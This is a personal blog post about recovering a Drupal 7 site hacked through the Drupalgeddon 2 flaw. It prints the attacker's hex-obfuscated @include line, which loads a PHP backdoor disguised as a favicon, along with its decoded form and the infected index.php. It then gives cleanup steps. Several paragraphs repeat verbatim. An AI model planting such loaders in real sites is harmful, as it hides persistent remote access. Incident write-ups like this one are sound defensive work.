NOTE: This solution is only possible if you have a clean backup of your website. You can still continue to read it and see if you can apply the various recommended solution here, and clean-up your site.
It took me a good one week to fully clean my site, and now it's almost a week past the cleanup stage and I haven't heard from the attacker any more :-D. During the site cleanup process, I have learned many new and important security techniques, which I would like to share through this post with the hope that it might help someone too.

I became aware of the attack, after my webhost downed and informed me about a malware attack on my site. They sent me the following mail informing me about the hack:
The hacker was able to make a backdoor entry and perform remote code executions due to which large number of emails were being sent from my hosting account. Also he or she or God knows who (the hacker) had inserted obfuscated PHP code in my the 'index.php' file of my Drupal Installation's and also created several index.php files inside following Drupal directories:
Since my traffic flow is quite small, I use a shared hosting account to host my personal website and projects. Currently I host about four websites in this server by making use of Addon Domains. Almost all the four websites were affected by this intrusion. Amongst the four websites, one website was using Drupal, one was using Wordpress, and two of the remaining websites were static websites.
NOTE: Please note that it is strongly suggested, where ever possible, you host each one of your website in a separate server. From a security standpoint this is the best option for obvious reasons because from my case itself you can see, when one website got compromised, all other websites suffered the same fate.
So inspecting the file system of my websites here's what I found out. With Drupal and Wordpress installations I found out that the index.php, wp-config.php, wp-settings.php files were infected with addition of obfuscated PHP codes. Below you can see how the 'index.php' file of my Drupal 7 site was infected by the addition of a single line of obfuscated PHP code:
Decrypting the above obfuscated PHP code, the code below is what I got, and from it I found out that that the hacker had placed a favicon file called 'favicon_ccb993.ico' inside the directory called 'misc'.
But the most important thing to note here is that, this favicon file is not really a favicon file. It's a PHP file, just faked as a favicon file. Just rename the favicon file by replacing the '.ico' extension with a .php extension, for example 'favicon_ccb993.php', and open the file, and you will know what I mean. You can view the decrypted favicon_ccb993.ico file here: http://bit.ly/2HPfNwm
NOTE: Be aware though that the more modules you have running on your site the greater (usually) attack area you expose.
It is dangerous to allow the web server to write to files inside the document root of your server. Doing so could allow Drupal to write files that could then be executed. An attacker might use such a vulnerability to take control of your site. An exception is the Drupal files, private files, and temporary directories which Drupal needs permission to write to in order to provide features like file attachments. Read more at: http://bit.ly/2HKELRp.
The Hack - How it happened
One of my Drupal site recently got compromised due to a security exploit in the Drupal core itself, you can read about the exploit here in detail: Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002. In my 8 years of using Drupal this was the first time I experienced such a severe attack. In fact this exploit/attack was so considered to be so sever that it was given the nomenclature, Drupalggedon Version 2.It took me a good one week to fully clean my site, and now it's almost a week past the cleanup stage and I haven't heard from the attacker any more :-D. During the site cleanup process, I have learned many new and important security techniques, which I would like to share through this post with the hope that it might help someone too.
I became aware of the attack, after my webhost downed and informed me about a malware attack on my site. They sent me the following mail informing me about the hack:
 |
| Click on image to enlarge |
 |
| Click on image to enlarge |
- cgi-bin
- profiles
- sites
- sites/default and various other folders
Since my traffic flow is quite small, I use a shared hosting account to host my personal website and projects. Currently I host about four websites in this server by making use of Addon Domains. Almost all the four websites were affected by this intrusion. Amongst the four websites, one website was using Drupal, one was using Wordpress, and two of the remaining websites were static websites.
NOTE: Please note that it is strongly suggested, where ever possible, you host each one of your website in a separate server. From a security standpoint this is the best option for obvious reasons because from my case itself you can see, when one website got compromised, all other websites suffered the same fate.
So inspecting the file system of my websites here's what I found out. With Drupal and Wordpress installations I found out that the index.php, wp-config.php, wp-settings.php files were infected with addition of obfuscated PHP codes. Below you can see how the 'index.php' file of my Drupal 7 site was infected by the addition of a single line of obfuscated PHP code:
Obfuscated PHP Code
 /*df226*/
  @include "\x2fho\x6de/\x6dar\x70ai\x6ef/\x70ub\x6cic\x5fht\x6dl/\x63li\x65nt\x2dde\x6do/\x73ac\x6bid\x2fmi\x73c/\x66av\x69co\x6e_c\x63b9\x393.\x69co";
  /*df226*/
  /**
Decrypting the above obfuscated PHP code, the code below is what I got, and from it I found out that that the hacker had placed a favicon file called 'favicon_ccb993.ico' inside the directory called 'misc'.
Decrypted Obfuscated PHP Code
@include "/home/marpainf/public_html/client-demo/sackid/misc/favicon_ccb993.ico";
But the most important thing to note here is that, this favicon file is not really a favicon file. It's a PHP file, just faked as a favicon file. Just rename the favicon file by replacing the '.ico' extension with a .php extension, for example 'favicon_ccb993.php', and open the file, and you will know what I mean. You can view the decrypted favicon_ccb993.ico file here: http://bit.ly/2HPfNwm
Infected Drupal 7 index.php file
 <?php
 /*df226*/
 @include "\x2fho\x6de/\x6dar\x70ai\x6ef/\x70ub\x6cic\x5fht\x6dl/\x63li\x65nt\x2dde\x6do/\x73ac\x6bid\x2fmi\x73c/\x66av\x69co\x6e_c\x63b9\x393.\x69co";
 /*df226*/
 /**
  * @file
  * The PHP page that serves all page requests on a Drupal installation.
  *
  * The routines here dispatch control to the appropriate handler, which then
  * prints the appropriate page.
  *
  * All Drupal code is released under the GNU General Public License.
  * See COPYRIGHT.txt and LICENSE.txt.
  */
 /**
  * Root directory of Drupal installation.
  */
 define('DRUPAL_ROOT', getcwd());
 require_once DRUPAL_ROOT . '/includes/bootstrap.inc';
 drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);
 menu_execute_active_handler();
The Fix/Cleanup:
1. Allow only yourself to access your site and block all other access
First and foremost, open up your .htaccess file and enter the following code. This will block access to all your websites excepting yourself, allowing you to perform your site's cleanup process without any worry of any further attack. This .htaccess file should exist right inside your site's Document Root folder. # Deny access to all users except yourself
deny from all
allow from enter_your_ip_here
2. Revert to a clean old backup and update your Drupal core to the latest version
Reverting to an old backup is highly recommended, in fact a must, because as per my research it's very difficult to clean an already compromised site and trace the numerous backdoor entry-points the hacker might have created. That's why the safest bet is to go with a clean backup rather than try and update an already compromised site.3. Update your site to the latest Drupal release
This process is also very important, because no matter how much I reverted to my old backup copy the hacker managed to attack my site. And in my case when I began my cleanup process, Drupal still hadn't release a solution viz. Drupal 7.59. Only after this fix was release, which was about 2-3 days from the time my site was attacked, and after I finished updating to this release from Drupal, the exploit stopped.4. Install Drupal Security Contrib Modules
I have also installed the following contrib modules that helps enhance your Drupal site's security:
Security Review
The Security Review module automates testing for many of the easy-to-make mistakes that render your site insecure.
Paranoia
The Paranoia module attempts to identify all the places that a user can evaluate PHP via Drupal's web interface and then block those. It reduces the potential impact of an attacker gaining elevated permission on a Drupal site.
MD5 Check
The MD5 Check generates a md5 checksum of all module files. If module is changed a critical security error is generated in watchdog log. This module should only used in production environments.
Hacked
This module scans the currently installed Drupal, contributed modules and themes, re-downloads them and determines if they have been changed. Changes are marked clearly and if the diff module is installed then Hacked! will allow you to see the exact lines that have changed. NOTE: Be aware though that the more modules you have running on your site the greater (usually) attack area you expose.
5. Set the Correct User Group & File Permissions for your Drupal Directory/Files
Make sure all your directory have permission set to 755 and all your files have permission set to 644.It is dangerous to allow the web server to write to files inside the document root of your server. Doing so could allow Drupal to write files that could then be executed. An attacker might use such a vulnerability to take control of your site. An exception is the Drupal files, private files, and temporary directories which Drupal needs permission to write to in order to provide features like file attachments. Read more at: http://bit.ly/2HKELRp.